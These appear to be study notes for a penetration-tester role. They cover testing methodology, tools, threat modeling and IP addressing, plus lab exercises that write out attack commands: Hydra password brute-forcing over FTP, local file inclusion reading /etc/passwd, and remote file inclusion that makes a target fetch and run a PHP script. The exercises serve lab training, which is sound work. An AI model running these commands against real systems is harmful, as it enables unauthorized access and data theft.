**Position: Senior Cyber Security Specialist – Penetration Tester**

# Areas:

1. Penetration testing.
2. Web application and application security assessment.
3. Network security assessment.
4. Vulnerability assessment.

# Global Standards

1. OWASP 2017 top 10
2. CIS (Center for Internet Security) Top 20 Critical Security Controls
3. Pentest Execution Standard
4. Web Application Penetration testing - OWASP
5. NIST SP 800-115, Technical Guide to Information Security Testing and Assessment
6. NIST\_SP\_800-30rv1\_Guide for Conducting Risk Assessments – Appendix I

# Some Example Infrastructure Security Assessment Use cases

1. Asset Discovery Scans

* Effectiveness of Asset Management and Change Control (Policy)

1. Vulnerability Assessment Scan

* Effectiveness of Patching Policy Control (Policy)

1. Network Segmentation Control Testing
2. Phishing Simulation Assessment
3. Egress Control Assessment
4. Penetration Test

* Verify Implementation of Controls
* Measure response against real-world attacker.

1. Red Team Assessment (End to end )

# Infrastructure Reconnaissance

**Passive**


* Wireshark
* Responder [Analyze] Mode

**Active**

* nmap
* dig
* Dns-brute
* joomscan
* Dirb
* Nikto
* Burp or OWASPZAP

# Penetration Testing

1. Determine if and how an attacker could exploit vulnerabilities to gain access to the environment
2. Measures effectiveness of implemented controls, giving of view of “where the rubber meets the road” vs what this believed to be in place from policy and architecture documentation
3. Involves exploitation and often allows the tester to move farther into the environment exposing and exploiting additional vulnerabilities only reachable from internal systems.
4. Assist in the configuration of detective and preventative controls
5. Help measure and train monitoring staff to spot attacks and successful compromises



**Pentest Methodology**

1. Prep or pre-engagement

* Determine what we will test (**Scope**)
  + Hosts / IPs / Networks
  + Cloud Services
  + Any other items in scope
* Determine how it will be tested (**Rules of Engagement**)
  + Allow and Disallowed Tests
  + Client Contacts
  + Note: Some CISSP Training Material merges the Scope and RoE into simple the Rules of Engagement
* Permission Memo (Approval from the System Owner) AKA Get out of Jail Card)
* Kick-off (Review all of the above)

1. Reconnaissance

* Gather as much Open Source Intelligence (OSINT) about the target organization and technology as possible, sources include:
* Social Media
* Blog Posts
* Job Ads (Often one of the most useful to identify technology)
* Past Assessment Reports
* Provided System Documentation (if any)

1. Scanning and Analysis

* Identify active hosts with the environment

Can be provided, discovered through OSINT, detected through passive means (interception of broadcasts) or through active means (ping / service sweeps, dns brute force)

* Service Scanning of active hosts

Identify and attempt to fingerprint service type version on active hosts

* Nmap (service enumeration of in-scope hosts)
* Niktofor targeted assessment of web servers
* Active Vulnerability scan of in-scope hosts and services

A tool such as Nessus will perform all three steps

* Analyze discovered attack surface

1. Exploitation

* Network Service Exploitation
* Exploitation of Weak credentials

Password Spraying

* Exploitation of Host or Network Device Configuration
* Privilege Escalation

Credential Compromise

* Lateral Movement (if in scope)

1. Reporting

* “If it’s not in the report it didn’t happen”
* The Report will typically contain three distinct parts which are targeted at specific audiences.
* A One-Page Executive Summary - For **Senior Leadership**
* Finding Summary

For Risk, Compliance and Initial socialization with technical personnel

* Detailed Technical Description of the Attack Narrative

For **technical personnel** to understand, recreate and remediation any issues

# Vulnerability Assessment Methodology (note: exploitation not in scope)

1. Prep: scope – roles of engagement – permission memo – kickoff meeting
2. Recon: OSINT – docs review – interviews with SMEs – Past reports
3. Scanning / analysis: Host discovery – network mapping – service discovery – weak credential assessment
4. Reporting: executive summary – detailed technical report – finding review meeting

# Threat Modeling

Threat modeling is used to identify threats and vulnerabilities. A systematic approach used to understand how different threats could be realized and how a successful compromise could take place.

Threat modeling enables informed decision making about application security risk. In addition to producing a model, typical threat modeling efforts also produce a prioritized list of security improvements to the concept, requirements, design, or implementation.

As part of the design phase of the Software Development Life Cycle (SDLC), threat modeling allows software architects to identify and mitigate potential security issues early, when they are relatively easy and cost-effective to resolve. Therefore, it helps reduce the total cost of development.

Threat modeling is a procedure for optimizing Network/Application/Internet Security by identifying objectives and vulnerabilities and then defining countermeasures to prevent, or mitigate the effects of, threats to the system. A threat is a potential or actual undesirable event that may be malicious (such as DoS attack) or incidental (failure of a Storage Device). Threat modeling is a planned activity for identifying and assessing application threats and vulnerabilities.

**Assessment Scope –** Identifying tangible assets like databases of information or sensitive files is usually easy. Understanding the capabilities provided by the application and valuing them is more difficult. Less concrete things such as reputation and goodwill are the most difficult to measure, but they are often the most critical.

**Identify Threat Agents and Possible Attacks –** A key part of the threat model is a characterization of the different groups of people who might be able to attack an application. These groups should include insiders and outsiders, performing both inadvertent mistakes and malicious attacks.

**Understand Existing Countermeasures –** The model must include any and all existing countermeasures already deployed within the enterprise.

**Identify Exploitable Vulnerabilities –** Once you have an understanding of the security in the application, you can then analyze for new vulnerabilities.

The focus needs to be on vulnerabilities that connect the possible attacks that you have identified to the negative consequences that you have identified.


**Prioritized Identified Risks –** Prioritization is everything in threat modeling because there are always lots of risks that simply do not rate any attention. For each threat, you estimate a number of likelihood and impact factors to determine an overall risk or severity level.


**Identify Countermeasures to Reduce Threat –** The last step is to identify countermeasures to reduce the risk to acceptable levels, based on the risk appetite of the enterprise.


# Security Assessment Procumbent – RFP (Request For Proposal)

1. Ensure the Scope is Clear
2. External or Internal
3. Number of IPs
4. Are Web Applications in Spec
5. Vulnerability Assessment or Penetration Test
6. Is Exploitation in Scope, Is Pivoting in Scope
7. Information to provide
8. Request Named Resources (CVs, References)
9. Request a description of the methodology
10. Request a sample report


# Software Assessment methodology







|  |  |
| --- | --- |
| **Vulnerability Assessment** | **Penetration Testing** |
| Mainly automated | Both automated and manual |
| Usually takes minutes | Usually takes days |
| Passive | Aggressive |
| Goal is to list vulnerabilities | Goal is to exploit vulnerabilities |
| Ad hoc | Scheduled/tightly controlled |
| Internally originating | Externally or internally originating |
| Cost is generally low | Cost is generally high |
| No/minimal system disruption | Potential system / process disruption |



# Tools

|  |  |  |  |
| --- | --- | --- | --- |
| **type** | **tool / database** | **active / passive** | **description** |
| Dns Mapping | Dig / Nslookup / dnsbrute | Active | Dns Emumeration from normal lookups to zone |
| Snmp Sweeps | Snmpwalk | Active | SNMP Sweep |
| Port / Service Scanning | Nmap | Active |  |
| Vulnerability Scanning | Nessus / Qualys / Nexpose | Active | Active Vulnerability Scan |
| Multiple | Metasploit Discovery Modules | Both (depends on Module) |  |
| Service and Host Enumeration | Wireshark / TCPDump | Passive | Packet capture, of inbound and outbound |
| Windows Network Enumeration | Net commands (Windows) | Active (Required being joined to domain) | Leverage SMB / AD traffic to enumerate hosts and services within a windows network |
| Windows Network Enumeration | Powershell Empire | Active (but traffic looks like normal AD) | Leverage SMB / AD traffic to enumerate hosts within a windows network |
| Web Server | Nikto | Active |  |
| Network Service Exploitation | Metasploit | Active | The Metasploit Framework contains thousands of ready to go exploit modules |
| Network Service Exploitation / Application Exploitation / Privilege Escalation | exploitdb | Active | Contains thousands of exploits. As they do not follow any particular coding standard and often written for specific environment extensive customization may be required |
| Credential Guessing | Hydra | Active | Attempt to brute force passwords over a multitude of protocols |
| Credential Stealing (Internal) | Responder | Active | Attempts to force windows machines issuing broadcast requests to authenticate against it |
| Post Exploitation / Lateral Movement / Team Coordination / C2 Evasion | Cobalt Strike | Active |  |
| Windows Lateral Movement and Persistance | Powershell Empire | Active | Packet capture, of inbound and outbound |

# Penetration testing exercises CS1050 on-site

## Exercises #1:

Scan network using zenmap (GUI version of nmap)

1) Quick scan:

2) Aggressive scan (intensive scan)

Find how many port available, how many IP up, how many host up

## Exercises #2:

Scan 10.10.10.3

exploit – how? - **Brute force the password**

>ftp 10.10.10.3

(can connect, give you a banner saw name “Doug” – this is user name or can be “root”)

>cd /usr/share/wordlist/ (find rockyou.txt.gz, so unzip the file)

**Brute force the password**

>Hydra –l “Doug” –P /usr/share/wordlist/rockyou.txt ftp://10.10.10.3

Now we got Doug’s password let’s log in to the SSH

>SSH [Doug@10.10.10.3](mailto:Doug@10.10.10.3)

>(enter password here) now we login to the shell

Go into shell

>shell (see all directory)

## Exercises #3:

Scan 10.10.10.4

Exploit – how? - how to use joomscan to detect file inclusion, sql injection, command execution vulnerability of a target joomla! Website

>joomscan –u <http://10.10.10.4>

Msf>search type:exploit joomla (got results there are 6 potential exploits)

## Exercises #4a:

[www.ctf](http://www.ctf)

1. Use various reconnanceance commands – document findings (nikto, nmap dirb others)
2. Research what is “RFI”
3. Use “Curl” to get contents of /etc/password

Hints:

- manipulate the “Lang” parameter (in PHP script or html)

- but on what page?

**RFI** – remote file inclusion

**LFI** – local file inclusion

>nikto –host 10.10.10.5

>dirb <http://10.10.10.5>

>curl –host 10.10.10.5 (Curl – to download file, view the file contents e.g. PHP script file)

>curl http://www.ctf/translate/index.php?lang=/etc/password/

## Exercises #4b:

10.10.10.5

1. On your local machine – create a “command.txt” – php script that execute “< php echo ‘ls’;”

2. Start local webserver

3. Use RFI to execute this script on [www.ctf](http://www.ctf)

4. keep the screenshot

5. find the flag $ ”capture” it, (flg file copy the content and submit it)

**RFI**

>curl <http://www.ctf/translate/index.php?lang=http://10.10.10.163/command.txt>

(after execute above command line the PHP file content will be displayed)

**What is an IP address? What does 192.168.0.1 mean?**

You’ve probably heard mention of these things called IP addresses. But what are they? And how do they work?

Have you ever wondered what an IP address is or what 192.168.0.1 refers to? It's impossible to avoid maths when talking about IPs, so this is slightly longer and more complex than the other uSwitch guides.

But weather the storm because we think you'll find it very helpful. Aside from the fact that everyone should know a little about how stuff like this works, it's handy to be able to spot basic connection problems and understand technicians when they use jargon.

Basically, the people who were playing around with the early internet needed a way of identifying computer systems when they connected together, similar to a phone number: If you dial the same number, you always get the same computer.

IP addresses were born, and like a phone number or address, they contain bits of information about your location.

**Checking your IP**

Checking your IP address is easy to do.

* **If you use Windows** — Run a search on your computer for CMD. Once the command box is open, type "ipconfig" and hit enter.
* **If you use a Mac** — Go to Applications > Utilities > Terminal. Once you're in Terminal, type "ipconfig" and hit enter.

If you're at home in the UK, your IP should start with something 192.168. A typical example would be 192.168.0.1.

**Bad IPs**

If your IP ever starts with 169. you won't be able to access the internet. A 169 address is your router or modem alerting you to a problem by giving you a bad IP address.

If you're at work, get your IT people on it. If you're at home, the best thing to do is turn off and unplug your router for 30 seconds, then plug it back in and turn it on again. If you're connecting wirelessly, try a cable, and if that still doesn't work, phone your provider — there is a problem between your computer and your router.

**IPv4, 192.168.0.1 and internet history**

IPv4 was the first standard for IP addresses. 192.168.0.1 is a common example of an IPv4 address. The most recognisable IP addresses are in the range 192.168.0.1 to 192.168.0.255 because these tend to be the ones we use at home.

An IP address is a sequence of four blocks of numbers. Each of these blocks is a value between 0 and 255, which means that each block has 256 possible values.

So with four blocks allowing for up 256 possible values, IPv4 allowed for around four billion unique addresses, which seemed like a huge amount. This was the early 1970s after all; computers weren't particularly widespread, and nobody could have foreseen the growth of the internet.

Fast forward to today and with six billion people in the world, millions of businesses and homes with multiple internet connections, four billion is nowhere near enough IP addresses to go around. We get around this in two ways: dynamic IP addresses and subnets.

**Dynamic IP addresses**

If everyone had their own IP address, things wouldn't work; we would have run out a long time ago. So internet providers assign IP addresses dynamically, which means that they are used in rotation. Not all IP addresses are always in use, so basically speaking, dynamic IP addresses just assign you the next free IP address instead of always giving you the same one. This means that when an IP address is not in use by one person, it can be used by another.

A static IP address is an IP address that never changes. These tend to be reserved for businesses, but for a small cost, your home provider can give you one, too.

**Subnets**

A subnet means sub-network, or a network within a network. Like *Inception*.

It basically splits up connections so IP addresses can be re-used. An example would be a house with five computers: Instead of five individual IP addresses for each machine, there is one main IP address assigned by the internet provider. This main IP address is assigned to the router, which then creates its own little network and gives all the devices IP addresses from there.

The problem is that we're still running out of addresses. Any device that connects to the internet needs an IP address to do so, and even with dynamics and subnets there aren't enough. Mobile phones, consoles, handhelds, TVs, computers, watches, GPS... all of these devices need IP addresses. We need a new standard.

This is where IPv6 comes in.

**IPv6**

IPv6 uses a different system that allows for a lot more combinations. IPv6 uses a hexadecimal system instead of binary. Binary has two states, the values one or zero, but hexadecimal has 16, which are the values 0123456789ABCDEF.

An IPv6 address is eight groups of four in hex. An example address would be 1234:abcd:5678:efab:9012:cdef:3456:abcd

This allows for way, way more combinations than four billion. To be exact, IPv6 allows for 340 undecillion IP addresses.

We probably won't need that many, so the IP address allocation problem is solved!

**More maths**

We're going to use 192.168.0.1 as an example here. IP addresses are all about binary. Each of the four blocks in an IP address represents a binary octet. WAIT! Don’t run away, this is easy!

11110000 is a binary octet, an octet because there are eight spaces, and binary because each of those spaces is either going to be a one or a zero. Any eight-digit sequence of ones and zeros is a binary octet.

**11111111 is an octet with a value of 255.**  
**00000000 is an octet with a value of 0.**

So how do we work out the decimal value of an octet? It makes sense for eight zeros to have a value of zero, but how do eight ones equal 255? Each of the eight positions has a value attached — see the table below. Moving right to left, the first space has a value of one, the second two, the third four and upwards to 128.

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 128 |  | 64 |  | 32 |  | 16 |  |  | 8 |  |  | 4 |  |  | 2 |  |  | 1 |  |  |
| 1 |  | 1 |  | 1 |  | 1 |  |  | 0 |  |  | 0 |  |  | 0 |  |  | 0 |  |  |

Essentially, zeros mean off and ones mean on. So the above has a value of 240 because 128+64+32+16=240. If you wanted to make a value of one, it would be 00000001. If you wanted a value of three, it would be 00000011. You're turning the values on or off with a one or a zero to make a value, like an abacus.

Remember that we said each block of an IP address is a value between zero and 255? Remember that we also said each block was an octet? Well that means that 192.168.0.1, in binary, looks like 11000000.10101000.00000000.00000001. A bit unwieldy, huh? So instead of writing 32 separate numbers, we write shorthand. That’s what an IP is – binary shorthand.

IPv4 vs. IPv6

IPv4 is the version of Internet Protocol that is most widely used around the world.

However, a version known as IPv6 is primed to take over and improve network addressing and routing. IPv4 uses a 32-bit addressing scheme, while IPv6 uses 128 bits for addressing. IPv6 offers many new features that are not available in IPv4.

Some of IPv6’s new features are scoped addresses, autoconfiguration, and Quality of Service (QoS) priority values. Scoped addresses give administrators the ability to group and then block or allow access to network services, such as file servers or printing. Autoconfiguration removes the need for both DHCP and NAT. QoS priority values allow for traffic management based on prioritized content.

IPv6 is supported by most operating systems released since 2000, either natively or via an add-in. However, IPv6 has been slowly adopted. Most of the IPv6 networks are currently located in private networks such as those in large corporations, research laboratories, and universities

**Egress Monitoring**

Egress filtering is the practice of monitoring and potentially restricting the flow of information outbound from one network to another. Typically, it is the information flow from a private computer network to the Internet that is being monitored and controlled.

TCP/IP packets that are being sent out of the internal network are examined via a router, firewall, or similar edge device.

**Malware Types**

Viruses are not the only form of malicious software. Other forms include worms, Trojans, zombies, logic bombs, and hoaxes. Each of these has its own characteristics.

Virus and Trojan payloads may contain logic bombs and data diddlers.

**Logic Bombs**

Logic bombs are software modules set up to run in a dormant state and to monitor a specific condition or set of conditions and to activate their payload under those conditions. A logic bomb is generally implanted in or coded as part of an application under development or maintenance. It is difficult to implant a logic bomb after the fact.

**DMZ (demilitarized network zone)**

A demilitarized zone (DMZ), also known as a screened subnet, allows an organization to give external hosts limited access to public resources, such as a company website, without granting them access to the internal network. Typically, the DMZ is an isolated subnet attached to a firewall (when the firewall has three interfaces— internal, external, and DMZ—this configuration is sometimes called a three-legged firewall).

It will host publicly available resources that must support unauthenticated connections from just about any source, such as DNS servers and email servers.

